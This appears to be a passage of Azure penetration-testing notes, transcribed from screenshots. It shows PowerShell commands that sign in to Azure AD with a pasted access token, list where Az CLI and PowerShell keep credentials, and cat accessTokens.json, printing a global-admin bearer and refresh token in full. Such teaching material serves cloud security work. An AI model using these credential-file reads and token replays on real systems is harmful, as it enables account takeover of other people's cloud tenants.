
```
PS C:\Users\Hacker> Connect-AzureAD -AadAccessToken "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9
XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTQzMTk4YzQtNzdiZS00MmY3LWIxOGUtOT
VjNWI2OTNlNmI5LyIsImlhdCI6MTY1MTMwMjM2MCwibmJmIjoxNjUxMzAyMzYwLCJleHAiOjE2NTEzMDYyNjAsImFpbyI6IkUyWmdZSGc4K2YvT2ZLRzNTYWZXZVRBN0hWdWFBQUE9IiwiYXBwaWQiOiI4Zj
hmNmExMS02YmYxLTRhYzktOTJlMS1jNzJmZDA1YzU1YmMiLCJhcHBpZGFjciI6IjEiLCJncm91cHMiOlsiM2U2ZGRlZTQtMzI5MC00N2IyLThjODEtYTZhNGEyMDk2NTdlIl0sImlkcCI6Imh0dHBzOi8vc3
RzLndpbmRvd3MubmV0LzE0MzE5OGM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOS8iLCJpZHR5cCI6ImFwcCIsIm9pZCI6IjBlMzlkZTI4LWFiMGUtNDZjMC1hZTliLTExZGZmMWY1ZjhlZSIsInJoIj
oiMC5BWEFBeEpneEZMNTM5MEt4anBYRnRwUG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBQUEuIiwic3ViIjoiMGUzOWRlMjgtYWIwZS00NmMwLWFlOWItMTFkZmYxZjVmOGVlIiwidGlkIjoiMTQzMTk4Yz
QtNzdiZS00MmY3LWIxOGUtOTVjNWI2OTNlNmI5IiwidXRpIjoiTkdhTWI3YUd0VU9Yb1QxX3RNWVFBQSIsInZlciI6IjEuMCIsInhtc190Y2R0IjoxNjI5OTgzNjAyfQ.DulW7Y41-u6dXrUpTY_fITTC5La
nO2Jij0XXlS8Xl8vId1gC6UNx1Psoc66OwRYRW2ZayyY5tSaUpHU_F2qjSsxrYw_gXg-EZSPHkJCa70iUe7itPRWIcvQsDsns4avqkhhhxTTS39RrW6DqoBeNuj0O4W6V4rGDD8dzfVeTnpQ4kulDXF7ZGee
rDcz79nxwVMft19rNgFuXJu4cIORnuOKzIetoBLnjIyYP9P7z8L7DfHAkIw6wn87lCavGTKAoA50YRBO3AGNMy5DiL14rxz9uiKUiyXbHWqJ5p1t0x8OxpamEv3EKnVRiJRVMe_Oobp0077YnjDFHgZ2g2ho
9MQ" -TenantId 143198c4-77be-42f7-b18e-95c5b693e6b9

cmdlet Connect-AzureAD at command pipeline position 1
Supply values for the following parameters:
AccountId: 143198c4-77be-42f7-b18e-95c5b693e6b9

Account                              Environment TenantId                             TenantDomain                         AccountType
-------                              ----------- --------                             ------------                         -----------
143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud  143198c4-77be-42f7-b18e-95c5b693e6b9 143198c4-77be-42f7-b18e-95c5b693e6b9 AccessToken


PS C:\Users\Hacker> Get-AzureADCurrentSessionInfo

Account                              Environment TenantId                             TenantDomain                         AccountType
-------                              ----------- --------                             ------------                         -----------
143198c4-77be-42f7-b18e-95c5b693e6b9 AzureCloud  143198c4-77be-42f7-b18e-95c5b693e6b9 143198c4-77be-42f7-b18e-95c5b693e6b9 AccessToken
```

Stored Credential to Azure Programmatically

- Az : *Secrets store on the hard disk.
- Az Powershell : *Secrets store on the hard disk.
- Azure-AD : *Secrets doesn't store on the hard disk. (Only PowerShell Memory Cache)
- MsOnline : *Secrets doesn't store on the hard disk. (Only PowerShell Memory Cache)

Az CLI Stored Credentials


Windows
C:\Users\UserName\.Azure



```
PS C:\Users\Hacker\.Azure> dir


    Directory: C:\Users\Hacker\.Azure


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        02-07-2021     09:37                cliextensions
d-----        30-04-2022     12:40                commands
d-----        30-04-2022     01:01                ErrorRecords
d-----        12-05-2021     15:28                logs
d-----        30-04-2022     12:41                telemetry
-a----        30-04-2022     00:58            189 accessTokens.json
-a----        12-05-2021     15:28              5 az.json
-a----        30-04-2022     12:40              5 az.sess
-a----        13-05-2021     11:19             38 AzInstallationChecks.json
-a----        30-04-2022     00:58            443 azureProfile.json
-a----        12-05-2021     14:43             34 AzurePSDataCollectionProfile.json
-a----        30-04-2022     01:04           5390 AzureRmContext.json
-a----        12-05-2021     14:43            193 AzureRmContextSettings.json
-a----        30-04-2022     00:58             69 clouds.config
-a----        30-04-2022     00:58           5257 commandIndex.json
-a----        12-05-2021     15:33             57 config
-a----        30-04-2022     00:58          89791 extensionCommandTree.json
-a----        30-04-2022     12:41             19 telemetry.txt
-a----        02-07-2021     13:19          17088 TokenCache.dat
-a----        13-10-2021     13:18            255 versionCheck.json
```

Content of stored credential [Access Token for az cli]

cat .\accessToken.json




```
PS C:\Users\Hacker\.Azure> cat .\accessTokens.json
[{"tokenType": "Bearer", "expiresIn": 4704, "expiresOn": "2022-04-30 14:14:20.389824", "resource": "https://management.core.windows.net/", "accessToken": "e
yJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJhdWQiOiJodHRwczovL21h
bmFnZW1lbnQuY29yZS53aW5kb3dzLm5ldC8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC8xNDMxOThjNC03N2JlLTQyZjctYjE4ZS05NWM1YjY5M2U2YjkvIiwiaWF0IjoxNjUxMzAzMjU2LCJu
YmYiOjE2NTEzMDMyNTYsImV4cCI6MTY1MTMwODI2MSwiYWNyIjoiMSIsImFpbyI6IkFWUUFxLzhUQUFBQTUyaTcxaDdnbjFwUWFyTTJmRGp1a05sOVNGQUNJK0ExOG0zdXQycHIyb0grS1VlTTNpVE1YMTJr
d3lHd3FDeHZRMmgvS21sU1pYMzVNNWFUQ3Q0aHdTNlFhUDFnY2pjSm1JSG1XTjNIQllrPSIsImFtciI6WyJwd2QiLCJtZmEiXSwiYXBwaWQiOiIwNGIwNzc5NS04ZGRiLTQ2MWEtYmJlZS0wMmY5ZTFiZjdi
NDYiLCJhcHBpZGFjciI6IjAiLCJmYW1pbHlfbmFtZSI6Ikdsb2JhbCBBZG1pbiIsImdpdmVuX25hbWUiOiJBenVyZSIsImdyb3VwcyI6WyI0Yjc5YjFhMy0xMjhhLTQzYTctOGM4Ny04YzZkOGFlZWExYzki
LCI2NjRmOGI1Ny0xOWRmLTQ4OTMtOTFmMi02NjU3YzNkMjdiNWMiLCIzODg1NjlmZi0yODFhLTRiYTEtYjlkZS00OTQwOTZiMzIzMmYiXSwiaXBhZGRyIjoiMTA2LjIwNi4zMS43MCIsIm5hbWUiOiJBenVy
ZS1HbG9iYWwtQWRtaW4iLCJvaWQiOiI3YmQzNmJkYS04YzlhLTRlMzYtYTI4OS05NmVkOTRlODU1MmMiLCJwdWlkIjoiMTAwMzIwMDE3NkQ2NDEyQiIsInJoIjoiMC5BWEFBeEpneEZMNTM5MEt4anBYRnRw
UG11VVpJZjNrQXV0ZFB1a1Bhd2ZqMk1CTndBSmsuIiwic2NwIjoidXNlcl9pbXBlcnNvbmF0aW9uIiwic3ViIjoiMzlfZ2liRi1UWlpjdk5qOUhpTC0yVWp1WGFUaUVpQkktVkFFOEtuTEtBRSIsInRpZCI6
IjE0MzE5OGM0LTc3YmUtNDJmNy1iMThlLTk1YzViNjkzZTZiOSIsInVuaXF1ZV9uYW1lIjoiYXp1cmUtZ2xvYmFsLWFkbWluQGF0b21pYy1udWNsZWFyLnNpdGUiLCJ1cG4iOiJhenVyZS1nbG9iYWwtYWRt
aW5AYXRvbWljLW51Y2xlYXIuc2l0ZSIsInV0aSI6Il93Wk9BZ3l4dVVHa0RWbmlmcG9OQUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbIjNhMmM2MmRiLTUzMTgtNDIwZC04ZDc0LTIzYWZmZWU1ZDlkNSIsIjYy
ZTkwMzk0LTY5ZjUtNDIzNy05MTkwLTAxMjE3NzE0NWUxMCIsImI3OWZiZjRkLTNlZjktNDY4OS04MTQzLTc2YjE5NGU4NTUwOSJdLCJ4bXNfdGNkdCI6MTYyOTk4MzYwMn0.oHiFTNv8HJb1Uvrbd6P5mMC2
E4groMaz3r4BcwJqZRLx9mViFZxJMIT1WUM-2zKWVttQmxtBfdvMhy8NrbYQa25_WAi7PI1ugJCVAxcz8bhhacPzfNjKzOBptDrbTwmYL4AvzOEGOpe3a-jLWt3xYb8j540EgSXc3jaEYOunXSJBed4t2Ve8
sRf_Wpv0YR-tdAeUJ6cZ98ukwLMxbWCuw8Fmu44y6dFS5xIM2PNp94PQY3hdumsNX6VkxQ-Mt_TlR2RMHPtfqCBOOjg4G39hyHfNfdQLxmI8fJGiKKKkrVmuqZcqzBZKZfrSpkv9OgELSsOubUhYHvn8YH2v
6CEN3w", "refreshToken": "0.AXAAxJgxFL5390KxjpXFtpPmuZV3sATbjRpGu-4C-eG_e0ZwAJk.AgABAAAAAAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P9_d_9540FQ1kbe5LnvhsHyRjaJmEzCr040
YehViAdGboT6xhy1XIY-xqchpOahveQu7x4dqd9GXbTBt4G3MQYhg7kTcvuNujxH-5w8E3Z-QLHWHb3lV0ouRmd9FLWGw3xOJnpE00MWvUzwma0D_96HamRRbp6UV3Pu8-wEZYAU3lZPUMxbv7ACoRdt6-1L
TUHMFmjhGgEm6t7WverTk2jzVVngSaKiqI2JZGbe7InkaWbUoRkFhgmTW5py9Fmg_UutX41mmMIIX5ROfLyCzUbHRQ1Xbo971K3ZYFFh36v4q3WPT0VRNrtMq3KTRrw-Uc181tAj_biFqLPoLiwmLZnmrJ7u
Uq0THc69N_Iw4tG6PEzSdN7V84_wTMufGaUnE6Yr6If33rwrnTwa0bKRvlYK5g6wTeppKYVviD9sZ7u4n95kJKcB7T7Ekq78ReKWMvdcVHypRiqzOmBAiy_PzbyPUCHrRT-k1KSzcDvaYh73XG872MIpa79j
qGmOZ1kiJrZjQts6hiXsIsqKJ31b7BTlHuP7MFBebdw6sSmKFk5GyiOS8_VGnFJXAXREMpCsCfBs5T4w8L7C4I8EvRzJlV1BXghT2h14d5E-5hur2ateemh-FjLCVMbMPLyKRa1i63yu655cPCe_U0YTBTgp
7aWVZpiX1MG_eokGxrCUIHWJy_ir9IwXArKOIH6IIhYMbEI3fblSBlJNewI-JibjLi1CsLhCYw4oe0nyA_bW8hMB0Jq0S4OW6ZEl4_fj-TUsfkQ-FpPcd69_MdASwS5RjvNZ55RPzmfaKwDvwsrV-0GJ6_ZF
7gAhwIdtCdPGMiTvgO2Ail31tp5PKCCC-x_ho2AOPOObZbZdYAvj3w3DsdVuao1dR344AnxS6sC1n29bSydIFLYyyCiYP0e9Bd2Ppq7tCuXAacCNsYVYdgbkDi0O5ned-JPGW5r6KVyTBa2JvHk6Wr9q_nxO
zcsYJBvr9Va1dB4LIVIP7A35TLPxRux4TWVZiR8UOTRZpYip7RVaQsWfIcTogQtQiKsEou6eiwVjYx9G_mbFQZJVgI5_sv90B5kxu8mkp1-RvD9o2pIWJNTLvfiOa8bZ2Dk7opKvBYn5L391ctxJJ_JwT44j
7-z4jzwgWWVPIFG3", "oid": "7bd36bda-8c9a-4e36-a289-96ed94e8552c", "userId": "azure-global-admin@atomic-nuclear.site", "isMRRT": true, "_clientId": "04b07795
-8ddb-461a-bbee-02f9e1bf7b46", "_authority": "https://login.microsoftonline.com/common"}, {"tokenType": "Bearer", "expiresIn": 4210, "expiresOn": "2022-04-3
```

Az Powershell Stored Credentials

Windows

